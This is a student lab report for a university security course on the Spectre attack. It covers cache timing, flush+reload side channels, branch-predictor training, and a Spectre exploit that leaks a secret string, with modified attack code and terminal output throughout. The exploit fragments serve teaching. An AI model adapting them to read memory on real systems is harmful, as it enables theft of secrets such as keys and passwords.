

# 浙江大学



课程名称：信息系统安全

实验名称：Lab6 Spectre Attack

姓名：

学号：

2021.6.21

# Spectre Attack Lab

## 一、 Purpose and Content

Gain first-hand experiences on the Spectre attack, and do some tasks to understand how it work, and cover some security topics:

- Spectre Attack
- Side channel attack
- CPU caching
- Out-of-order execution and branch prediction inside CPU microarchitecture

## 二、 Detailed Steps

### Task1: Reading from Cache versus from Memory


Compile `CacheTime.c` and find the access of `array[3*4096]` and `array[7*4096]` are faster than the other elements.

```

1 #include <emmintrin.h>
2 #include <x86intrin.h>
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <stdint.h>
6
7 uint8_t array[10*4096];
8
9 int main(int argc, const char **argv) {
10     int junk=0;
11     register uint64_t time1, time2;
12     volatile uint8_t *addr;
13     int i;
14     // Initialize the array
15     for(i=0; i<10; i++) array[i*4096]=1;
16     // FLUSH the array from the CPU cache
17     for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
18     // Access some of the array items
19     array[3*4096] = 100;
20     array[7*4096] = 200;
21     for(i=0; i<10; i++) {
22         addr = &array[i*4096];
23         time1 = __rdtscp(&junk);   junk = *addr;
24         time2 = __rdtscp(&junk) - time1;
25         printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
26     }
27     return 0;
28 }

```

Then run the executive file in UbuntuSeed:



```

root@iZmi07raj43uc3Z:~/lab6# ./a.out
Access time for array[0*4096]: 218 CPU cycles
Access time for array[1*4096]: 272 CPU cycles
Access time for array[2*4096]: 278 CPU cycles
Access time for array[3*4096]: 98 CPU cycles
Access time for array[4*4096]: 276 CPU cycles
Access time for array[5*4096]: 300 CPU cycles
Access time for array[6*4096]: 286 CPU cycles
Access time for array[7*4096]: 106 CPU cycles
Access time for array[8*4096]: 338 CPU cycles
Access time for array[9*4096]: 280 CPU cycles
root@iZmi07raj43uc3Z:~/lab6#

```

In order to obtain more information, we will run this program repeatedly to get the following table:

array	1	2	3	4	5	6	7	8	9	10	Average
Array[0*4096]	218	5274	5498	5178	4804	4968	4908	4654	4896	5148	4554.6
Array[1*4096]	272	368	386	370	390	368	394	374	398	398	371.8
Array[2*4096]	278	372	450	408	426	384	396	374	400	942	443
Array[3*4096]	98	80	104	50	100	50	76	84	80	78	80
Array[4*4096]	276	386	456	384	406	430	1158	406	408	410	472
Array[5*4096]	300	396	458	404	412	414	394	396	404	374	395.2
Array[6*4096]	286	406	508	386	408	374	390	414	382	398	395.2
Array[7*4096]	106	42	106	44	50	46	78	50	80	78	68
Array[8*4096]	338	362	402	394	384	374	396	422	382	392	384.6
Array[9*4096]	280	394	420	384	360	400	390	408	398	388	382.2

Although the results of each run are different, 3 and 7 still show faster conclusions.

## Task2: Using Cache as a Side Channel

Set the `CACHE_HIT_THRESHOLD` as 100 because no other accesstime except 3 and 7 are less than 100 in the Task1.

```

7  uint8_t array[256*4096];
8  int temp;
9  unsigned char secret = 94;
10 /* cache hit time threshold assumed*/
11 #define CACHE_HIT_THRESHOLD (100)
12 #define DELTA 1024
13
```

We run the file for 20 times with threshold is 100, 0 case fails and all 20 times succeed.

[illegible]

While if we change the threshold to be 80 and run 20 times again, we meet 1 time failure:

```

The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.

```


## Task3: Out-of-Order Execution and Branch Prediction

Firstly, we run the code `SpectreExperiment.c` with the threshold being 80, we can find that `array[97*4096+1024]` has been loaded in the cache

```

root@iZmi07raj43uc3Z:~/lab6# cd lab6
root@iZmi07raj43uc3Z:~/lab6# gcc -march=native SpectreExperiment.c
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.


```

After commenting lines with  and compiling again. We can see that the program cannot get the secret successfully. I consider that it is because if the content is not flushed from the cache, CPU doesn't have to run out-of-order.

```

root@iZmi07raj43uc3Z:~/lab6# gcc -march=native SpectreExperiment.c
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out

```


Uncomment the line with , and replace line 58 with `victim(i+20)`

```

50  int main() {
51      int i;
52
53      // FLUSH the probing array
54      flushSideChannel();
55
56      // Train the CPU to take the true branch inside victim()
57      for (i = 0; i < 10; i++) {
58          victim(i+20);
59      }
60
61      // Exploit the out-of-order execution
62      _mm_clflush(&size);
63      // ... (i = 0; i < 10; i++) {

```

Run the code customized again, and we cannot get the correct results either, that is because the CPU is taught to go the false branch.



```

root@iZmi07raj43uc3Z:~/lab6#
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out

```

## Task4: The Spectre Attack

Compile the `SpectreAttack.c` and then run it, we can find most of the time we can get the secret 83 correctly, but sometimes the target secret will out of bound.



```
the secret = 83(S).  
root@izMi07raj43uc3Z:~/lab6# ./a.out  
secret: 0x80487a0  
buffer: 0x804a024  
index of secret (out of bound): -6276  
array[83*4096 + 1024] is in cache.  
The Secret = 83(S).  
root@izMi07raj43uc3Z:~/lab6# ./a.out  
secret: 0x80487a0  
buffer: 0x804a024  
index of secret (out of bound): -6276  
array[83*4096 + 1024] is in cache.  
The Secret = 83(S).  
root@izMi07raj43uc3Z:~/lab6# ./a.out  
secret: 0x80487a0  
buffer: 0x804a024  
index of secret (out of bound): -6276  
array[83*4096 + 1024] is in cache.  
The Secret = 83(S).  
root@izMi07raj43uc3Z:~/lab6# ./a.out  
secret: 0x80487a0  
buffer: 0x804a024  
index of secret (out of bound): -6276  
array[83*4096 + 1024] is in cache.  
The Secret = 83(S).  
root@izMi07raj43uc3Z:~/lab6# ./a.out  
secret: 0x80487a0  
buffer: 0x804a024  
index of secret (out of bound): -6276  
array[83*4096 + 1024] is in cache.  
The Secret = 83(S).
```

## Task5: Improve the Attack Accuracy

When after compiling and running the program `SpectreAttackImproved.c` provided by teacher, we find that the output is always 0, so we do some changes to the code:

```

int main() {
    int i;
    uint8_t s;
    size_t index_beyond = (size_t)(secret - (char*)buffer);

    flushSideChannel();
    for(i=0; i<256; i++) scores[i]=0;

    for (i = 0; i < 1000; i++) {
        //printf("*****\n"); // This seemly "useless" line is necessary for the attack to succeed
        spectreAttack(index_beyond);
        usleep(10);
        reloadSideChannelImproved();
    }

    int max = 0;
    for (i = 0; i < 256; i++){
        if(scores[i]){
            printf("%d %d\n", i, scores[i]);
        }
        if(scores[max] < scores[i]) max = i;
    }

    printf("Reading secret value at index %ld\n", index_beyond);
    printf("The secret value is %d(%c)\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
    return (0);
}

```

And get the output:

```

root@iZmi07raj43uc3Z:~/lab6# ./a.out
0 960
83 62
Reading secret value at index -6040
The secret value is 0()
The number of hits is 960
root@iZmi07raj43uc3Z:~/lab6# ./a.out
0 961
83 51
Reading secret value at index -6040
The secret value is 0()
The number of hits is 961
root@iZmi07raj43uc3Z:~/lab6# ./a.out
0 994
83 45
Reading secret value at index -6040
The secret value is 0()
The number of hits is 994

```

Through the output, we can see that the secret is either the largest or the second largest. I think the reason may be is the loop executes too fastly, leading to a race condition. Therefore, I tried to add a `usleep()` function to slow it down.

```

int main() {
    int i;
    uint8_t s;
    size_t index_beyond = (size_t)(secret - (char*)buffer);

    flushSideChannel();
    for(i=0; i<256; i++) scores[i]=0;

    for (i = 0; i < 1000; i++) {
        //printf("*****\n"); // This seemly "useless" line is necessary for the attack to succeed
        spectreAttack(index_beyond);
        //    usleep(1000);
        reloadSideChannelImproved();
        usleep(1000);
    }

    int max = 0;
    for (i = 0; i < 256; i++){
        //    if(scores[i]){
        //        printf("%d %d\n", i, scores[i]);
        //    }
        if(scores[max] < scores[i]) max = i;
    }

    printf("Reading secret value at index %ld\n", index_beyond);
    printf("The secret value is %d(%c)\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
    return (0);
}

```

Then the correct key appears

```

root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 83(S)
The number of hits is 44
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 0()
The number of hits is 62
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 83(S)
The number of hits is 43
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 0()
The number of hits is 163

```

## Task6: Steal the Entire Secret String

Update the `main()` function in task5 like:

```

int main(int argc, char** argv)
{
    int i;
    uint8_t s;
    size_t larger_x = (size_t)(secret-(char*)buffer);
    flushSideChannel();
    while(1){

```

```


for (i = 0; i < 256; i++) scores[i] = 0;
for (i = 0; i < 1000; i++) {
    spectreAttack(larger_x);
    reloadSideChannelImproved();
    usleep(10000);
    //in my computer, the delay is very large
}

int max = 0;
for (i = 0; i < 256; i++)
{
    if(scores[max] < scores[i]) max = i;
}
if (max<=128 && max >=-127)
    printf("%c",max);
larger_x++;
if (max == 0)
    break;
}
return (0);

}

```

Now the secret string can be successfully stolen.



```

root@iZmi07raj43uc3Z:~/lab6# ./a.out
Some Secretroot@iZmi07raj43uc3Z:~/lab6#

```

### 三、Analysis and Conclusion

In this experiment, I learned about the principles and execution methods of Spectre attacks, and also learned some about security issues in side channel attacks and branch prediction. In addition, I also learned some knowledge about how to fix this type of attack, and benefited a lot.